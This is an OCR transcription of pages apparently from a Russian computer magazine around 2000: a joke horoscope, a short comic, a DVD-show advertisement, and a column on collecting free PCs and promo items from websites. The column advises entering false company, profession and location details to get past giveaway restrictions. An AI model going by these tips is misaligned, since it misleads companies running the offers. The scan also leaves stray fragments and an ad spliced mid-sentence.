
Лев:

Диагноз: мания величия. Постоянно офигевает от чувства собственной офигенности. Так что играть следует только на этом. Все, что ты можешь сделать: это дарить ей изумрудные серьги, кругосветные круизы, трижды в день отвешивать ей земной поклон, кричать, какая она великолепная, а также вытатуировать ее имя у себя на груди. Однако, не забудь, что у ее ног ползает куча поклонников, так что ты - всего лишь аргумент в пользу ее офигенности. Тем не менее, ты не имеешь никакого права изменять - это ее привилегия, бессмертной богини и царицы мира. Так что, чтобы добиться ее, тебе потребуется нехило косомокредов, куча свободного времени и хорошо подвешенный язык. Итак, в постели львицы очень даже ничего себе, но даже тут проявляется их сознание собственной крутизны. Обычно гетеросексуальны.


Да, чтобы исключить лишние вопросы: Великий Данечка родился под знаком девы, однако он не женщина... хотя и не мужчина. Скорее всего, Данечка Шеповалов - генератор псевдослучайных символов. Хотя кто же он на самом деле - великая тайна бытия.















прошло три часа

- А теЛеК уЖЕ полгодА не КАЖЕТ…

прошло еще три часа

-А все ТАки ТАМ че то есть….
или кто ТО …БЛИН как МНЕ плоХО…









-Ты че таКОЕ ДЕЛаешь ТО?
-МаСТер
БЛЯ…Мс!
БЛЯ…Мс!
-А теПЕРь в поРЯДке ЗАМЕтаНИЯ СЛЕдов…
изБАвимся ОТ СредсТВ ВЗлоМА!






















Toons by AleXX aka Alexey Kondakov

Компьютерная халявушка

Бесплатный СЫР cheese@xaker.ru www.fox.tt.ee/cheese

Около года назад население некогда братской и социалистической Эстонии стояло на ушах: ведущий балтийский банк- Хансапанк - вкупе с ведущим производителем компьютеров Microlink предпринял беспрецедентную акцию. Он, вернее они вместе, стали бесплатно раздавать компьютеры нуждающимся. Да, да, да! Бесплатно. Почти бесплатно: для получения арифмометра необходимо было подписать двухлетний договор, обязывающий пользователя к ежемесячным выплатам за пользование Интернетом. И все бы было складно, если не одно событие, существенно подпортившее настроение халявщикам, клюнувшим на этот рекламный трюк: буквально через несколько недель телефонный монополист всея Эстонии взял да и предложил всем жителям республики бесплатный Интернет, похерив тем самым на корню замечательную идею сладкой парочки. Таким образом, "бесплатный компьютер" в мгновение ока превратился в платный, но приобретенный в рассрочку. А как все славно начиналось...



К чему такое долгое вступление? Да вот к чему: по-настоящему бесплатен тот компьютер, который выдается просто так, безо всяких финансовых "если". Как, например, на www.pdaverticals.com . Забегая вперед, скажу, что я уже получил от них.... но - все по порядку.

Халява высокого полета

Итак, данная компания занимается поставками информации компьютерного плана ("в помощь мобильному специалисту") по четырем основным направлениям: недвижимости, медицине, финансам и юриспруденции. Ключевой момент - использование портативных компьютерных устройств в жизнедеятельности этих специалистов: не ноутбуков, не лэптопов, а именно "карманных компьютеров". Основание: ноутбук в карман не засунешь, а у хорошего спеца всегда должно быть что-то под рукой.

Поскольку компания молодая, она прибегла к дешевому и гениальному в своей простоте трюку: пообещала бесплатно раздать 1000 Palm Pilot V тем, кто наберет не менее 25 рефералов. То есть тех, кто не только заинтересуется их сервисом, но и станет легальным пользователем - зарегистрируется у них. Ясен корень, резонанс в среде халявщиков сей жест вызвал колоссальный: народ ломанулся привлекать рефералов, потому как подарочек этот - более чем ценный. Продаваемый, например, на родине классиков русской литературы по розничной цене более 300 буказоидов за единицу компьютерного счастья. Кто не верит или не в курсе, щё це таке - пусть смотрит www.handy.ru, www.palm.ru, www.palm.com

Ты меня спросишь, а в чем шутка юмора состоит: раздать на халяву 1000 Пилотов по цене 300 баксов - это ж 300 тысяч долларов, зачем?! На фига им такая морковка? Рисую картину: условие помнишь? Чтобы получить 1 аппарат, необходимо привлечь 25 пользователей. НО: если ты привлечешь только 24-х, то получишь лишь 50% - от запястья до плечевого сустава. Привлечешь 100 - все равно получишь 1 экземпляр. Т.е. имеем следующую арифметику: на 1000 счастливчиков придется не академическое 1000 х 25 = 25000 рефералов, а 25 тысяч плюс еще несколько сотен тысяч, состоящих из тех, кто опоздал, тех, кто набрал более 25-ти, и тех, кто не набрал 1/4 от сотни. Действительно: я привлек, например, 25-х. А каждый из них - лишь по 20: никто из них ни шишечки не получит, кроме меня одного, а пользователей этот "спонсор" поимеет в любом случае. Что в итоге? А в итоге, не побоюсь сказать, дан-

www.h9tm
chttp:/9

2-я Московская Международная выставка

DVD-ШОУ 2000. ТЕХНОЛОГИИ БУДУЩЕГО

с 5 по 8 октября 2000 года отель «Аэростар»

Вы сможете увидеть, услышать и выбрать для себя:

- Домашний кинотеатр;
- Hi-Fi, Hi-End, аудио и видео-технику, автоэлектронику;
- Интегрированные системы управления;
- Киномарафон НОН-СТОП в DVD-формате;
- Последние новинки фильмов на DVD;
- Персональные компьютеры, электронные игры, Интернет;
- Новейшие мобильные телефоны;
- Автомибили будущего;
- Страхование.

Учредители и организаторы:
DVD Alliance, отель «Аэростар»

ALLIANCE DVD

Генеральный спонсор:
Страховая компания «НАСТА»

Генеральные информационные спонсоры:

Эра DVD

PLAYBOY

Europa plus

Информационные спонсоры:

HI-FI & MUSIC, Хакер, Журнал 2000, Автозвук, ВидеоГид, Ваш Досуг, Салон Audio Video, Видео Магазин, Weekend.ru, DVD www.dvd-arena.ru, Потребитель

!!! Впервые состоится вручение национальной премии «Золотой диск» за лучшие достижения в дистрибьюции и продвижении цифровых технологий на отечественном рынке

За информацией обращайтесь: тел.: (095) 217-3802, 217-3846, 217-3796 E-mail: eradvd@dvd-arena.ru
Адрес выставки: Москва, Ленинградский пр-т, д.37, 1-й и 4-й этажы. Выставка работает: с 10.00 до 18.00
Общественный транспорт: станции метро «Динамо», «Аэропорт»

ный господин-товарищ заарканит по меньшей мере полмиллиона зарегистрированных пользователей, радостно и добровольно прискакавших к нему за птицей счастья. На которых он в общем и целом потратит менее 300 тысяч, т.е. менее доллара на брата. И это при всем при том, что потратит он их только на часть зарегистрированных пользователей. Посетителей, разумеется, он заполучил на порядок больше и на халяву. Может быть раз в 15 - 20 больше: обычный показатель в таких случаях (коэффициент CTR - соотношение реклама/эффект от рекламы) 5%. Считай сам.

Но это все - лирика: ясное дело, пытаясь раскрутиться, спонсор дурить не станет. Поэтому, будучи убежденным на 99% в эффективности описанной авантюры, я ввязался в нее в начале лета. Около месяца ушло у меня еще на сбор реферальской гвардии, и вот оно, чудо: на днях www.pdaverticals.com прислал мне письмо, в котором он дико сожалеет, что компьютеры еще не поступили, но чтобы долго не ждать, он просто вышлет мне чек на 274 доллара, обналичив который, я сам могу приобрести себе Palm Pilot 5-ой модели. Если захочу. А если нет - километра полтора колбасы. Или - тонну водки. Погоревал я немного - ну, думаю, кинули, паразиты - но недолго: буквально на следующий день я обнаружил в своем почтовом ящике чек на указанную сумму, чему был безумно рад. Вот такая песня.

Так что, друг мой, если ты мыслишь шире ковриков-наклеек-маечек, иди на www.pdaverticals.com и регистрируйся. После набора 25-х жаждущих ты получишь от них письмо с аттачментом - "соглашением". Мол, ты готов и согласен получить от них компьютер на халяву и не питаешь по этому поводу к ним никаких претензий. Затем тебе надо будет распечатать его на принтере, подписать, проставить дату и либо отправить им обратно по факсу, либо же по обычной почте - не электронной. Спустя некоторое время, если ты не опоздал, получишь либо бабки, либо Палм-овое чудо.

Халява среднего полета

Но не исключено, что реальным дамочкам ты предпочитаешь трехмерных, в последний раз себя видел в зеркале на прошлой неделе, а с компьютером расставался... когда, кстати? Не исключено что ты стоишь выше всего этого, и у тебя нет времени на всю эту трехомудрию. Что ж, раз так - Палм тебе не светит. Да и на кой он тебе - ты же не мобильный юзер, а самый что ни на есть статичный! И потому хорошая клава тебе нужнее бестолкового Палма: красивая такая - цвета морской волны, например. Чтобы летом о море напоминала - времени ж туда поехать нет! Не вопрос: идем на http://www.mywebkey.com/ и заказываем там пианино - одно на выбор из 9 предложенных цветов.

Регистрация пойдет в два этапа: на первом надо будет заполнить стандартную анкету. На втором - хочешь ты того или нет - станешь членом серьезной компании https://www.zkey.com/ , отмеченной наградами пишущей компьютерной братии PC Magazine. Как бонус получишь халявное мыло и функции вэб-органайзера: календаря, записной книги и, разумеется, халявного места на вэбе.

Но это из "серьезного", которое есть, но в скромном количестве. Для отечественного пользователя. Для американцев выбор больше: например, играя в игры на www.iwin.com , можно выиграть кучу ценных призов, среди которых есть и компьютеры, и периферия. Не говоря уже про всякую бытовщинку: видео, аудио, выходящие за рамки нашего сегодняшнего разговора. Впрочем, нюанс: если у тебя есть знакомый или друг в Штатах, которому ты доверяешь, можешь открыть счет на него и попытаться что-либо выиграть. Я, баловства ради, в канун минувшего Рождества выиграл на iwin-е видеомагнитофон и сиди-плейер, которые получил мой школьный товарищ из Лос-Анджелеса. Тем самым я попытался подмазаться к нему и загладить события "минувших лет": когда каждый день, возвращаясь из школы, я отрывал ему по традиции все пуговицы. На всякий случай. Чтобы не выпендривался особо.
Невинных же шалостей, типа ковриков и бестолковых наклеечек на компьютер, куда больше.

Халява мелкого полета

Например - http://www.hotmat.com/register.htm . Регистрируемся и получаем за это коврик для мЫша. Если не надурят - вышлют несколько: по мере объявления халявы. На картинках нарисованы рыбки-кошечки: странно это. Обычно компании рассылают свою фирменную продукцию: чтобы реклама была в буквальном смысле под рукой. Например, подобный коврик был выслан мне в конце прошлого года баннерным спонсором www.clickagents.com - за безупречную службу :). Всем он хорош: и не скользит, и маус по ней хорошо ездит. Но вот пачкается сильно :(. Для того чтобы его заполучить, тебе надо: а) стать его пользователем; б) проработать с ним по меньшей мере до следующего Рождества, в канун которого, в качестве подарка, ты его и получишь.

На втором месте моего личного мышино-коврового рейтинга следует серьезная компания http://www.racingcameras.com/mouse-pad.htm , занимающаяся вопросами профессионального видео. Речь идет об оборудовании для съемок художественных, документальных, телевизионных и мыльно-сериальных фильмов. К слову, последние этой техникой пользуются чаще всего: пленка недешева и сложна в обработке. А видео - сегодня отснял, завтра - в прокат. Интересующихся вопросом сервер http://www.racingcameras.com привлечет особо. Но - возвращаясь к коврику: форма проста, затруднений не вызовет. Разумеется, надо указать что-то в поле Company и Profession: 9 шансов из 10, что кому попало халяву они не вышлют; потому как оборудование у них специфическое, и маловероятно, что они будут заинтересованы в его рекламе Васей Пупкиным, профессиональным бездельником-водкохлебом из Мухосранска.

Раздатчик, шансы на получение халявы от которого невелики, но есть: http://www.wwriches.com/bin/fs.cgi. Почему невелики? Потому что нет поля "государство". В то же время не указано, что "только для США и Канады только". Можно испробовать старый трюк: указать государство в строке City. В своей халявной практике я не раз сталкивался с тем, что американцы имеют слабое представление о восточной географии: например, понятия не имеют о Латвии, Эстонии или Литве. Пишешь - приходят. Может быть они считают, что это некое местечко под Пенсильванией? :) Однако Russia узнают навернякa: сначала "русская водка, русская перестройка", а затем еще и "русская мафия, русские кварталы". Поэтому напишите не Russia, а, например, Rossia: на почте разберутся, а http://www.wwriches.com в подробности вдаваться не станет.

Почему упоминаю его? Он раздает комплект халявы: Keyboard Templates, Mouse Pads, Mugs, T-Shirts, General Promotion. Сами понимаете, пройти мимо Mugs (кружки) и T-Shirts (майки) я не смог: слабость у меня - к халяве практической. Да ты и сам это скоро поймешь: халява в чистом виде - это куча рекламного мусора, который некуда девать. А "практическая" - только то, что тебе нужно. Вот, к примеру, что ты будешь делать со всем этим добром, если оно придет к тебе в один прекрасный день? Разложишь коврики по столу и устроишь на них мышиные бега? А оно тебе надо? Можно, конечно, друзьям чего подарить: "ешьте, гости дорогие; все равно выбрасывать"...

Так что халяве радуйся, но знай меру. Если же сила есть и воля есть, но силы воли нет - на халяву тянет что есть мочи, держи напоследок еще один халявный коврик от http://www.ip-tv.org/FINELINK/mousepad.html и наклеечку "Тест на 2000 прошел. Жить буду. Компьютер" от http://www.macnameplate.com/y2korder.htm . На кой она нужна сегодня - неизвестно. Но ведь халява же...

И вообще, если хочешь знать побольше о "халяве" и не только о ней, подписывайся на рассылку "Бесплатный СЫР: бесплатности и заработок в Сети" - подписная форма есть на http://www.fox.tt.ee/che-ese . И всегда будешь в курсе текущих событий!

Будь здоров, коллЭга!



https://www.zkey.com

http://www.hotmat.com/register.h